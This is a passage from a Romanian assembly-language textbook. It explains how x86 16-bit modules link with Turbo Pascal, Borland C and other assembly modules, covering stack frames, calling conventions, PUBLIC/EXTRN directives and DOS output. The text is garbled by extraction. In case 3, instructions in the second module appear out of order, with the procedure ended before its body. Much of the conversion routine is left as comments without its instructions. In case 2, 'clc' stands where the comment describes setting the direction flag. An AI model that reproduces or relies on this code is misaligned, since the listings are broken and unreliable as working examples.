;în sirul destinație)

```

lodsb
stosb
xor ch, ch
mov cl, al      ;copiem lungimea sirului sursă în CL (CH este 0)
rep movsb       ;copiem CX caractere din sirul sursă în sirul destinație
pop ds          ;refacem valoarea registrului DS

```

;la ieșirea din funcția ConvertesteNumar au fost scoși de pe stivă numai parametrii transmiși
;funcției (efectul codului de ieșire), nu și adresa la care s-a memorat rezultatul funcției; ca rutină
;apelantă scrisă în limbaj de asamblare trebuie să generăm noi instrucțiunea care să scoată de pe
;stivă adresa FAR a rezultatului, operație care o putem efectua prin add sp, 4, sau, echivalent,
;prin două instrucțiuni pop (de exemplu, pop DX, pop DX).

```

add sp, 4

;afisarea pe ecran a mesajului definit în modulul M1 (și importat în modulul curent) cu
;ajutorul funcției 09h a intreruperii 21h:
lea dx, mesaj    ;încarcăm în DX deplasamentul primului octet al sirului mesaj
inc dx            ;deoarece mesaj este definit ca string Turbo Pascal, primul octet
;conține lungimea sa efectivă, motiv pentru care incrementăm
;valoarea lui DX, pentru ca primul caracter tipărit să fie tocmai
;primul caracter al mesajului
mov ah, 09h        ;încarcă în AH numărul funcției
int 21h            ;apeleză intreruperea 21h, pentru afisarea stringului mesaj

;urmărează să afisăm sirul de caractere ce reprezintă conversia ca String a sumei
;elementelor negative din sir
;funcția de conversie ConvertesteNumar construiește rezultatul astfel încât să respecte
;regula Turbo Pascal de memorare a unui string, și anume – primul octet conține
;lungimea stringului; deoarece tipărim acest sir de caractere din cod sursă asamblare cu
;ajutorul funcției 09h a intreruperii 21h, trebuie să adăugăm ca marcaj de sfârșit de sir
;caracterul '$'

mov al, byte ptr SirSumaNeg[0] ;copiem lungimea sirului de caractere în AL
xor ah, ah           ;efectuăm conversia valorii din AL la cuvânt în AX
;prin completarea lui AH cu valoarea 0 (deoarece
;lungimea sirului este valoare pozitivă)
mov di, ax          ;folosim registrul DI (ca index) pentru a încărca în
mov SirSumaNeg[di+1], '$' ;sirul SirSumaNeg, după ultimul caracter al sirului,
;caracterul '$'

lea dx, SirSumaNeg ;încarcăm în DX deplasamentul primului caracter din
inc dx              ;SirSumaNeg, începând cu care se efectuează afisarea
mov ah, 09h          ;tipărirea pe ecran a sirului de caractere SirSumaNeg, cu
int 21h              ;ajutorul funcției 09h a intreruperii 21h

;codul de ieșire din procedura ProcStart, generat explicit în cod sursă asamblare:
mov sp, bp          ;refacerea vârfului stivei și
pop bp              ;refacerea valorii din registrul BP, de la intrarea în rutina
;currentă
ret                 ;ieșirea din procedura ProcStart, și întoarcerea în modulul
;apelant Turbo Pascal M1

ProcStart endp
end

```


x este sirul ale căruia elemente trebuie însumate. În limbajul C, tipul char este echivalent cu un octet cu semn (are domeniul de valori în intervalul -128 .. 127).

```
/*
 unsigned char n, i;
 /* n este numărul efectiv de elemente ale sirului x */
 int suma_negativa;

printf("Introduceti numarul de elemente: ");
do {
    scanf("%d", &n);
    if (n > max_elem || n <= 0)
        fprintf(stderr, "Numarul de elemente trebuie sa fie intre 1 si %d.\n",
                max_elem);
}
while (n > max_elem || n <= 0);
/*
Considerându-ne buni programatori, verificăm bine înțeles, ca numărul de elemente al sirului să nu depășească numărul de elemente maxim permis (numărul de elemente alocate).
*/
for (i = 0; i < n; i++) {
    printf("Introduceti elementul x[%d]: ", i);
    scanf("%d", &x[i]);
}
/* Mai sus are loc citirea elementelor sirului. */

suma_negativa = CalculeazaSume(x, n);
/*
Se apelează funcția externă CalculeazaSume care afișează suma elementelor pozitive din sirul x și întoarce suma elementelor negative din acest sir.
*/
printf("Suma numerelor negative din sirul x este: %d\n", suma_negativa);
/* Am afișat suma numerelor negative din sir. */
return 0;
}
```

Modulul M2.asm

```
.model small
;Modelul small presupune existența în cadrul programului executabil a unui segment de cod și a unui segment de date. Este modelul implicit de generare de cod al compilatorului Borland C.
;Acesta poate fi schimbat din meniul Options/Compiler/Code Generation.
```

```
.data
    suma_neg dw 0      ;Suma numerelor negative va fi calculată în cuvântul suma_neg
    suma_poz dw 0      ;Suma numerelor pozitive va fi calculată în cuvântul suma_poz
    mesaj db 'Suma numerelor pozitive este: $'
                                ;Acest mesaj va fi afișat înaintea sumei elementelor pozitive din sir
```

.code

public C CalculeazaSume

;Funcția CalculeazaSume definită în acest modul calculează suma elementelor pozitive și suma elementelor negative a unui sir de octeți primit ca parametru - se primește ca parametru adresa acestui sir și numărul său de elemente. Funcția afișează suma elementelor pozitive și returnează suma elementelor negative. Ea este făcută publică pentru a putea fi apelată din module C (adică din modulul M1).

extrn C IntToString:near

;Funcție externă care convertește un întreg primit ca parametru în sir de caractere (funcția va returna adresa acestui sir de caractere). Funcția este definită într-un modul extern.

;Observație importantă: Limbajele de programare folosesc la compilarea unui modul anumite convenții în modul în care exportă simbolurile ce trebuie publice pentru a fi importate în alte module. Convenția Pascal convertește orice simbol exportat la majuscule, convenția C adaugă un caracter '_' în fața simbolului respectiv, compilatoarele C++ pot adăuga două caractere '_' sau simbolul '@'.

;Declarația public C CalculeazaSume poate fi de aceea înlocuită cu declarația public _CalculeazaSume (caz în care acest din urmă identificator trebuie să apară și în declarațiile _CalculeazaSume Proc și _CalculeazaSume Endp. Deasemenea, declarația extrn C _IntToString poate fi înlocuită cu extrn _IntToString (_IntToString este de fapt numele sub care este exportată această funcție din modulul M1). În acest caz la apelul acestei funcții se va folosi instrucțiunea call _IntToString. În exemplu de față, dacă este omis modul C de import/export a simbolului IntToString și respectiv a simbolului CalculeazaSume, la linkeditarea împreună a celor două module se vor semnala două mesaje de eroare: în modulul M1.C apare nedefinit simbolul _CalculeazaSume, iar în modulul M2.ASM apare nedefinit simbolul IntToString.

;De obicei, la legarea unui modul Pascal de un modul asamblare, modul de import/export a unui simbol este omis. O declarație public Pascal identificator este identică cu public identifier (faptul că simbolul identifier este convertit sau nu la majuscule nu interesează nici limbajul Pascal, nici limbajul de asamblare, ambele fiind Case Insensitive).

;Un exercițiu practic ușor de efectuat este vizualizarea unui fișier obiect (.obj) care rezultă în urma compilării unui fișier sursă C sau C++. Dacă se caută în acest fișier numele unui

;identificator folosit în codul sursă al programului C (de exemplu numele unei funcții) se poate vedea modul în care este exportat acel identificator.

CalculeazaSume proc ;corpul funcției CalculeazaSume

```
push bp
mov bp,sp ;codul de intrare în subrutină
```

;Instrucțiunile de mai sus au dublu rol. Pe de-o parte salvează registrul BP pe stivă, iar pe de altă parte pregătesc registrul BP pentru a putea fi folosit ca index în cadrul registrului de stivă.

;În acest moment, stiva conține următoarele valori




Fig. 8.6. Organizarea stivei după apelul și intrarea în funcția CalculeazaSume în cazul 2.

```
mov si, [bp + 4] ;În registrul DS este deja adresa segmentului de date. Punem în registrul SI offsetul din segmentul de date al sirului x. Acest offset se găsește pe stivă pus de modulul apelant M1 în cadrul codului de apel. Având în DS:SI adresa sirului x putem folosi instrucțiuni pe siruri.
mov cx, [bp + 6] ;Numărul de elemente ale sirului le luăm tot de pe stivă. Acest număr este pus pe stivă tot de modulul apelant în cadrul codului de apel.
```

;Observație: Parametrii sunt puși în C pe stivă de la dreapta la stânga relativ la ordinea în care apar specificați în antetul funcției. Astfel ultimul parametru este cel mai jos pe stivă, iar primul este cel mai de sus pe stivă, chiar sub adresa de revenire (adresa de revenire este pusă de instrucțiunea call _CalculeazaSume generată de compilatorul C la compilarea modulului M1).

```
clc ;Stabilim direcția de parcurgere de la stânga la dreapta la folosirea instrucțiunilor de lucru cu siruri de octeți sau cuvinte (registri de index SI și DI vor fi incrementați).
```

```
repeta: ;Parcurgem cele CX elemente ale sirului
```

```
lodsb ;Încarcă un octet al sirului din memorie de la adresa DS:SI în AL
cbw ;Convertim octetul din AL în cuvânt în AX, pentru a calcula suma ca și cuvânt.
```

```
cmp ax, 0 ;Fieind vorba de un cuvânt cu semn am folosit pentru comparare instrucțiunea jg.
jg e_pozitiv ;Dacă am ajuns aici numărul e 0 sau e negativ
add suma_neg, ax ;Adunăm la suma_neg elementul negativ curent din sirul x, convertit în cuvântul din AX
```

```
jmp nu_e_pozitiv
e_pozitiv: add suma_poz, ax ;Adunăm la suma_poz elementul pozitiv curent din sirul x, convertit în cuvântul din AX
```

```
nu_e_pozitiv:
loop repeta ;Am calculat cele două sume. Mai rămâne de afișat suma pozitivă și de returnat ca rezultat suma negativă.
```

```
mov ah, 09h
mov dx, offset mesaj
int 21h ;afișam mesajul pentru a să că urmează afișarea sumei pozitive
```

;Apelăm funcția externă de conversie a sirului. Funcția primește ca parametru un cuvânt pe care trebuie să îl punem pe stivă (din modulul curent ca modul apelant).

```
mov ax, suma_poz
push ax ;Punem în stivă cuvântul reprezentând suma numerelor pozitive
call IntToString
```

;Această funcție returnează în registrul AX offsetul sirului pe care dorim să-l tipărim. Adresa de segment este cea a segmentului de date, adresa aflată în registrul DS.

```
add sp, 2 ;Scoatem parametrii de pe stivă. Această responsabilitate ne revine nouă ca modul apelant.
mov dx, ax ;Scoatem de pe stivă un cuvânt (doi octeți).
;Salvăm această adresă în registrul DX pentru a afișa ulterior sirul cu funcția 09h/int 21h - ca mai sus
```

;Mai rămâne de înlocuit pe ultima poziție în sir caracterul cu codul ASCII 0 ('\0') cu caracterul '\$'. Funcția de tipărire 09h/int 21h cere ca sirul afișat să se termine cu caracterul '\$'. În acest moment sirul se găsește în segmentul de date în format C (ASCIIZ), cu un caracter având codul ASCII 0 la sfârșit.

```

push ds
pop es
mov di, ax ;Punem adresa șirului la ES:DI pentru a putea folosi instrucțiuni pe șiruri
mov al, 0
cld
mov cx, 0FFFFh
repne scasb

```

;Căutăm în memorie de la adresa ES:DI unde apare caracterul cu codul ASCII 0. O interpretare a acestei instrucțiuni ar fi: repetă căutarea cât timp nu este egală comparația între registrul AL și octetul aflat în segmentul de date la offset SI. Registrului CX îi s-a atribuit valoarea maximă pentru ca instrucțiunea repne să nu se termine prematur (comparațiile realizate de scasb se termină fie când scasb întâlnește egalitate, fie când registrul CX are valoarea 0).

```

mov byte ptr [di], '$' ;punem pe această poziție caracterul '$'
mov ah, 09h ;în DX avem deja adresa șirului, putem să-l afișăm
int 21h

mov ax, suma_neg ;În sfârșit putem returna suma numerelor negative
;Funcția întoarce un cuvânt. Acesta trebuie plasat la ieșire
;în registrul AX

mov sp, bp ;Restaurăm valoarea registrului BP salvată chiar la
pop bp ;începutul procedurii

ret

```

;Observație: O procedură scrisă pentru a fi apelată din limbajul C NU SCOATE de pe stivă parametrii (ea se termină cu ret simplu). Parametrii sunt scoși de pe stivă de modulul apelant M1 (acest comportament este diferit față de Borland Pascal, unde responsabilitatea de scoatere de pe stivă a parametrilor revine modulului apelat).

```

CalculeazaSume endp
end

```

Pași necesari pentru rularea exemplului:

1. Se compilează fisierul M2.ASM folosind comanda "tasm M2.ASM /zi /ml". Opțiunea "/ml" este importantă pentru ca exportarea simbolurilor din modulul asm să se facă Case Sensitive;
2. Se deschide mediul Borland C (comanda bc), și se crează un proiect nou din meniul Project/Open Project;
3. La proiectul nou creat se adaugă fișierele M2.OBJ și M1.C (folosind tasta Insert și selectarea celor două fișiere);
4. Se compilează și rulează proiectul (CTRL-F9).

Cazul 3. Ambele module vor fi scrise în limbaj de asamblare. Atât segmentele de date cât și segmentele de cod sunt declarate folosind tipul de combinare public (diferit de directiva public utilizată pentru exportul simbolurilor către alte module). Prezența acestui tip de combinare în cadrul directivei segment este optională. Aceasta definește modul în care link-editorul combină segmentele care au același nume, dar apar în module diferite. Specificarea tipului de combinare public în rezolvarea propusă de noi pentru problemă are ca și efect concatenarea tuturor segmentelor având același nume pentru a forma un segment contiguu. Aceasta înseamnă că segmentul de date data declarat în modulul M1 va fi concatenat cu segmentul de date data declarate în modulul M2, formând astfel un singur segment de memorie a cărui adresa de început va fi încărcată în registrul ds o singură dată (într-un singur modul). Similar, segmentul de cod code declarat în modulul M1 va fi concatenat cu segmentul de cod code declarat în modulul M2, formând astfel un singur segment de memorie a cărui adresa de început se va afla în cs. Dacă prin concatenarea segmentelor din cele două module M1 și M2 se depășește dimensiunea maximă a unui segment de memorie, atunci la link-editare va apărea eroarea „Segment DATA exceeds 64K”, unde data este numele segmentului care depășește 64K.




Fig. 8.7. Declarații variabile, definiții și apeluri subrutine pentru cazul 3.

Am optat pentru tipul de combinare public pentru a ușura accesul la etichetele declarate în segmentele celor două module, toate acestea aflându-se în același segment de memorie: ne vom putea referi la variabilele declarate în segmentul de date al modulului secundar M2 fără a mai încărca în ds adresa de început a acestui segment, acest lucru făcându-se doar în modulul M1. De asemenea, vom putea lucra astfel doar cu proceduri de tip near, chiar dacă acestea vor fi declarate într-un modul și folosite în celălalt modul, deoarece se vor afla în același segment de cod.

Observație 1: Pentru ca un modul asamblare să partajeze date sau cod cu un alt modul (scris în limbaj de asamblare sau limbaj de programare de nivel înalt) există directivele **PUBLIC** și **EXTRN**. Directiva **PUBLIC** este utilizată pentru a exporta simboluri definite în modulul asamblare în alte module. Directiva **EXTRN** este folosită pentru a face vizibile în modulul curent simboluri definite în alte module. Pe lângă cele două directive, Turbo Assembler oferă directiva **GLOBAL**, care întrunește funcțiile directivelor **PUBLIC** și **EXTRN**. Astfel, dacă într-un anumit modul este declarată o etichetă globală (cu ajutorul directivei **GLOBAL**) care apoi este definită (utilizând directivele DB, DW etc.) atunci eticheta respectivă este făcută vizibilă în alte module (ca și cum s-ar fi folosit directiva **PUBLIC**). Dacă se declară o etichetă globală, utilizând directiva **GLOBAL** într-un modul și nu este definită în acel modul, atunci aceasta este considerată ca o etichetă externă (ca și cum s-ar fi folosit directiva **EXTRN**).

Observație 2: Toți parametrii funcțiilor și procedurilor apelate în interiorul celor două module descrise în cele ce urmează sunt transmiși prin intermediul stivei. Această modalitate nu este însă impusă ca singura modalitate de transmitere a parametrilor, ca în cazul legării unui modul scris în limbaj de asamblare cu un modul scris în limbaj de nivel înalt. Având în vedere faptul că în acest caz avem două module scrise în limbaj de asamblare, există libertate cu privire la stabilirea modului de transmitere a parametrilor. O modalitate alternativă de a transmite parametrii este prin intermediul regiștrilor.

Observație 3: După cum s-a putut observa la cazul 1, în care un modul este scris în limbaj de asamblare și un modul în Turbo Pascal, de fiecare dată când un string era transmis ca parametru prin valoare, din codul de intrare făcea parte și copia acestui string în stivă. Această regulă nu este impusă dacă legăm două module scrise în limbaj de asamblare, motiv pentru care această copiere nu apare în rezolvarea propusă de noi. Același lucru este valabil și cu privire la rezervarea de spațiu în stivă pentru rezultatele de tip string întoarse de funcții.

Modulul M1.asm

```
assume cs:code, ds:data
data segment public
    sir db 2, -3 , 4 , 7, -1      ;șirul de octeți dat (maxim 255 octeți)
    l db $-sir                   ;dimensiunea sirului (numărul de octeți) determinată ca
                                ;diferență între offset-ul curent ($) și offset-ul etichetei sir
    SirNeg db 6 dup ('$')        ;SirNeg va conține sirul cifrelor modulului numărului
                                ;negativ întors de către funcția CalculeazaSume; am
                                ;alocat pentru acest sir 6 octeți, deoarece numărul pe care
                                ;trebuie să îl transformăm în sir de caractere este
                                ;reprezentat pe cuvânt cu semn, și valoarea maximă pe care
                                ;acesta poate să o aibă este +32767, astădat numărul nu
                                ;poate să aibă mai mult de 5 cifre. Ultimul octet este
                                ;rezervat pentru marcarea sfârșitului de sir la afișare ('$');
                                ;fiecare octet al sirului este initializat cu valoarea '$',
```

```
MsgNeg db 'Suma numerelor negative din sir este ','$'          ;pentru a avea marcajul de sfârșit de sir la afișare indiferent
                                                               ;de numărul cifrelor de afișat
LinieNoua db 10,13,'$'                                         ;mesaj afișat înaintea afișării sumei numerelor negative din
                                                               ;șir
                                                               ;șirul caracterelor necesare de afișat pentru trecerea la linie
                                                               ;nouă (<LF>, <CR>)
Public LinieNoua                                              ;directivea public este utilizată pentru a exporta în alte
                                                               ;module (în cazul nostru în modulul M2) simboluri definite în
                                                               ;acest modul (în acest caz simbolul exportat este LinieNoua)
                                                               ;folosirea directivei global în locul directivei public are
                                                               ;același efect ca și directiva public dacă simbolul este definit
                                                               ;în modulul curent

data ends

code segment public
extrn CalculeazaSume:near                                     ;Directiva extrn este folosită pentru a face vizibile în
                                                               ;modulul curent simboluri definite în alte module (în cazul
                                                               ;nostru, procedura CalculeazaSume a fost definită în
                                                               ;modulul M2 și va fi folosită în modulul curent M1); tipul
                                                               ;acestei proceduri declarate în modulul M2 este near, adică
                                                               ;se află în același segment de cod, datorită tipului de
                                                               ;combinare public folosit la declarea segmentelor de cod din
                                                               ;cele două module
                                                               ;folosirea directivei global în locul directivei extrn are
                                                               ;același efect ca și directiva extrn dacă simbolul este definit
                                                               ;în alt modul și folosit în modulul curent
                                                               ;această funcție primește ca și parametru un cuvânt pe care
                                                               ;il convertește la string; cuvântul este transmis prin
                                                               ;intermediul stivei; adresa sirului în care se va întoarce
                                                               ;rezultatul conversiei se află de asemenea în stivă; aceste
                                                               ;valori au fost depuse în stivă ca efect al codului de apel al
                                                               ;funcției Conversie
                                                               ;folosim directiva public pentru ca funcția Conversie,
                                                               ;definită în modulul curent, să poată fi folosită în modulul
                                                               ;M2
                                                               ;pentru accesarea valorilor din stivă (parametrii transmiși
                                                               ;prin intermediul stivei) vom folosi registratorul bp deoarece,
                                                               ;dacă bp este folosit oriunde în operand (vezi formula de
                                                               ;calcul a offset-ului unui operand), registrator de segment
                                                               ;implicit este ss; în acest scop, îi vom da lui bp valoarea lui
                                                               ;sp, astfel încât acesta să refere vârful stivei; mai întâi însă
                                                               ;salvăm valoarea lui bp, urmând să o restaurăm înainte de
```

```

;iesirea din funcție, pentru a nu-i altera valoarea pe care o
;avea la intrarea în funcție
mov bp, sp ;bp definește acum baza zonei de stivă (stack frame)
;utilizată pentru desfășurarea execuției subrutinei curente
;secvența:
;    push bp
;    mov bp, sp
;reprezentă codul de intrare în procedură
;dacă această funcție ar fi fost scrisă într-un limbaj de nivel înalt, acest cod de intrare ar fi fost
;generat automat; fiind scrisă însă în limbaj de asamblare, izolarea stivei trebuie făcută manual
;(explicit) de către programator

push ax ;pentru a nu altera valorile pe care regiștrii le-au avut
push bx ;înainte de apelul acestei proceduri, vom salva pe stivă
push cx ;toate valorile regiștrilor care vor fi folosiți de această
push dx ;procedură, urmând ca aceștia să fie restaurați înainte de
push di ;iesirea din procedură

push es ;ca și efect al codului de apel corespunzător apelului funcției Conversie (apel efectuat în
;modulul M2) și al codului de intrare în procedura Conversie, în stivă avem în acest moment
;următorul conținut:
;la adresa [bp+0] se află valoarea inițială a lui bp
;la adresa [bp+2] se află adresa de revenire (care a fost pusă în stivă la apelul call); este vorba
;doar de offset, deoarece funcția a fost declarată near
;la adresa [bp+4] se află cuvântul transmis funcției ca parametru (acest cuvânt va trebui convertit
;în string)
;la adresa [bp+6] se află offset-ul șirului în care se va pune rezultatul conversiei
;la adresa [bp+8] se află adresa de segment a șirului în care se va pune rezultatul conversiei

```




Fig. 8.8. Organizarea stivei după apelul și intrarea în funcția Conversie în cazul 3.

```

mov ax, word ptr [bp+4] ;transferăm în ax cuvântul care trebuie convertit la string
les di, dword ptr [bp+6] ;în es:di se încarcă adresa șirului ce va fi returnat ca
;rezultat
mov dx, 0 ;convertim fără semn cuvântul din ax (despre care știm că
;este un număr pozitiv) la dublucuvântul dx:ax prin

```

```

;atribuirea valorii 0 lui dx; motivul acestei conversii este
;faptul că prin împărțirea unui cuvânt la octetul 10, este
;posibil ca rezultatul (câtul) să nu încapă în al (vezi
;exemplul 7.1 din capitolul 7 pentru explicații
;suplimentare); ca urmare, decidem să efectuăm
;dx:ax/cuvântul (10) în loc de ax/octetul (10)
;cx este folosit pentru numărarea cifrelor zecimale ale
;cuvântului din ax
;prin împărțiri succesive la 10 vom determina cifrele
;numărului din ax (vezi același exemplu 7.1 pentru detalii)
;prin împărțirea la 10 se obține o cifră zecimală în dl
;adunăm la această cifră codul ASCII al caracterului '0'
;pentru a obține caracterul corespunzător cifrei respective
;punem pe stivă caracterul astfel obținut (deși caracterul
;este reprezentat doar pe octetul dl, vom pune pe stivă
;întreg cuvântul dx datorită necesității ca operandul
;instrucțiunii push să aibă tipul word)
;memorăm în stivă caracterele corespunzătoare cifrelor
;numărului deoarece acestea se obțin în ordine inversă;
;astfel, după terminarea împărțirilor successive la 10,
;cunoșcând numărul cifrelor obținute (cx), le vom scoate
;din stivă în ordinea corectă
;incrementăm numărul cifrelor determinate până în acest
;moment
;refacem valoarea lui dx la 0 pentru a continua împărțirile
;la 10 ale lui dx:ax
;împărțim succesiv dx:ax la 10 până obținem un cât egal cu
;0
;stabilim direcția de parcurgere a șirului rezultat (de la
;stânga spre dreapta) unde urmează să salvăm caracterele
;pe care le vom scoate din stivă
;în această buclă care se execută de cx ori (datorită
;prezenței instrucțiunii loop), vom scoate din stivă
;caracterele corespunzătoare cifrelor obținute
;în al avem un caracter la un moment dat
;caracterul din al se salvează la adresa es:di, unde avem
;pregătită adresa șirului rezultat; de asemenea, valoarea lui
;di crește cu 1, datorită instrucțiunii cld
loop repeta1
pop es
pop di
pop dx
pop cx
pop bx
;restaurăm valoarea regiștrilor folosiți de către funcție

```

```

pop ax
mov sp, bp
;refacem valoarea lui sp și bp (parte a codului de ieșire din
;subrutină)

pop bp
ret 2
;ieșire din funcție cu scoaterea din stivă a 2 octeți (este
;vorba despre scoaterea din stivă a parametrului); eliberarea
;spațiului din stivă ocupat de parametri aparține tot de
;codul de ieșire din subrutină; scoaterea din stivă a adresei
;șirului rezultat este responsabilitatea apelatorului, și se va
;face imediat după apelul funcției

;o modalitate alternativă pentru ret 2 (ieșirea din funcție cu eliberarea parametrului din stivă)
;este următoarea:
;declararea în segmentul de date a unei variabile locale adr în care se va reține adresa de revenire
;afloată în stivă la adresa [BP+2]:
;    data segment
;        ...
;        adr dw ?
;        ...
;    data ends
;după refacerea valorii lui sp și bp, în vârful stivei avem chiar adresa de revenire; deci, efectul
;următoarei instrucțiuni este de a reține în variabila adr această adresă de revenire
;    pop adr
;urmăță apoi de instrucțiunea care scoate parametrul din stivă prin adunarea lui 2 la valoarea din
;sp (deoarece am avut un singur parametru de tip cuvânt):
;    add sp, 2
;și de salut (near) la adresa de revenire:
;    jmp [adr]
Conversie endp

start:
    mov ax, data
    mov ds, ax
;încărcarea registrului ds cu adresa de început a
;segmentului de date în memorie

    mov cl, l
    mov ch, 0
;punem în stivă parametrii necesari apelului funcției
;CalculeazaSume (instrucțiuni care formează codul de
;apel al subroutinei CalculeazaSume):
; - numărul l al elementelor sirului dat (deși dimensiunea
;sirului este reprezentată pe un octet, octetul este extins fără
;semn la cuvânt și pus astfel în stivă, deoarece stiva este
;organizată pe cuvinte, și nu pe octeți)
; - adresa de segment a sirului dat
    push cx
; - offset-ul sirului dat
    push ds
    mov si, offset sir
    push si

```

```

call CalculeazaSume
;se apelează funcția CalculeazaSume; instrucțiunea call,
;în plus față de o simplă instrucțiune jmp, are ca și efect
;punerea în stivă a adresei de revenire
;funcția CalculeazaSume întoarce în ax suma cuvintelor
;negative din sirul transmis ca parametru
;având în vedere că ax conține un număr zecimal negativ,
;pentru determinarea sirului cifrelor sale îi determinăm mai
;întâi modulul, urmând ca apoi să determinăm sirul cifrelor
;numărului pozitiv astfel obținut, cu ajutorul funcției
;Conversie
;pregătim apelul funcției Conversie transmitând prin
;intermediul stivei mai întâi adresa sirului în care se va
;întoarce rezultatul și apoi parametrul (instrucțiuni care
;formează codul de apel al subroutinei Conversie); această
;ordine nu este impusă atunci când este vorba de legarea a
;două module scrise în limbaj de asamblare, am ales-o doar
;pentru a respecta regulile impuse de legarea unui modul
;scris în limbaj de asamblare cu un modul scris în limbaj de
;nivel înalt
;- adresa de segment a sirului rezultat (SirNeg)
;- offset-ul sirului rezultat
;- numărul (reprezentat pe cuvânt) care trebuie transformat
;în sir
;apelul funcției de conversie
;eliberarea zonei din stivă în care s-a pus adresa sirului
;rezultat este responsabilitatea apelatorului; adunăm în
;acest scop valoarea 4 la valoarea lui sp, deoarece am avut
;2 octeți pentru adresa de segment și 2 octeți pentru offsetul
;sirului rezultat
;afisarea mesajului 'Suma numerelor negative din sir
;este'

    mov ah, 09h
    mov dx, offset MsgNeg
    int 21h
;afisarea caracterului '-', deoarece urmează să afișăm
;modulul unui număr negativ

    mov ah, 02h
    mov dl, '-'
    int 21h
;afisarea sumei numerelor negative ca sir de caractere
;obtinut de către funcția de conversie

    mov ah, 09h
    mov dx, offset SirNeg
    int 21h
;afisarea unei linii noi

    mov dx, offset LinieNoua
    int 21h
;afisarea unei linii noi

```

```

mov ax, 4C00h
int 21h
code ends
end start

```

Modulul M2.asm

```

assume cs:code, ds:data
data segment public
    sumapoz dw 0           ;variabile folosite pentru calculul celor 2 sume
    sumaneg dw 0
    SirPoz db 6 dup ('$') ;SirPoz va conține sirul cifrelor numărului pozitiv; am
                           ;alocat pentru acest sir 6 octeți, deoarece numărul pe care
                           ;trebuie să îl transformăm în sir de caractere este
                           ;reprezentat pe cuvânt cu semn, și valoarea maximă pe care
                           ;acesta poate să o aibă este +32767, aşadar numărul nu
                           ;poate să aibă mai mult de 5 cifre. Ultimul octet este
                           ;rezervat pentru marcarea sfârșitului de sir la afișare ('$');
                           ;fiecare octet al sirului este initializat cu valoarea '$',
                           ;pentru a avea marcajul de sfârșit de sir la afișare indiferent
                           ;de numărul cifrelor de afișat.
    MsgPoz db 'Suma numerelor pozitive din sir este ','$'
                           ;mesaj afișat înaintea afișării sumei numerelor pozitive din
                           ;sir
    extrn LinieNoua:byte
data ends

code segment public
public CalculeazaSume
    calculeazaSume proc
        mov cx, word ptr [bp+8] ;funcția CalculeazaSume este definită în acest modul dar
                           ;va fi folosită în modulul M1, motiv pentru care o declarăm
                           ;public
        extrn Conversie:near ;funcția Conversie este declarată în modulul M1 dar va fi
                           ;folosită în acest modul; are tipul near deoarece se află în
                           ;același unic segment de cod, datorită modului de
                           ;combinare public folosit la declararea segmentului de cod
        push bp               ;funcția CalculeazaSume primește ca și parametri
                           ;dimensiunea unui sir și adresa acestui sir (sub forma
                           ;segment:offset); funcția returnează un cuvânt
                           ;reprezentând suma numerelor negative din sir și afișează
                           ;suma numerelor pozitive din sir
                           ;deoarece pentru accesarea valorii parametrilor primiți (prin
                           ;intermediul stivei) se va folosi registrul bp, va trebui să
                           ;salvăm valoarea acestuia
    calculeazaSume endp
    push bp

```

mov bp, sp ;bp definește acum baza zonei de stivă (stack frame)
;utilizată pentru desfășurarea execuției subroutinei curente

;secvența:
; push bp
; mov bp, sp
;represență codul de intrare în procedură
push cx ;salvăm pe stivă toate valorile regiștrilor care vor fi folosiți
push ds ;de către această funcție, pentru a putea restaura înainte de
push si ;ieșirea din procedură
push dx

;ca și efect al codului de apel corespunzător apelului funcției CalculeazaSume (efectuat în
;modulul M2) și al codului de intrare în procedura CalculeazaSume, în stivă avem în acest
;moment următorul conținut:
;la adresa [bp+0] se află valoarea inițială a lui bp
;la adresa [bp+2] se află adresa de revenire (care a fost pusă în stivă la apelul call); este vorba
;doar de offset, deoarece funcția a fost declarată near
;la adresa [bp+4] se află offset-ul sirului transmis funcției ca și parametru
;la adresa [bp+6] se află adresa de segment a sirului transmis funcției ca și parametru
;la adresa [bp+8] se află dimensiunea sirului, transmisă funcției ca și parametru

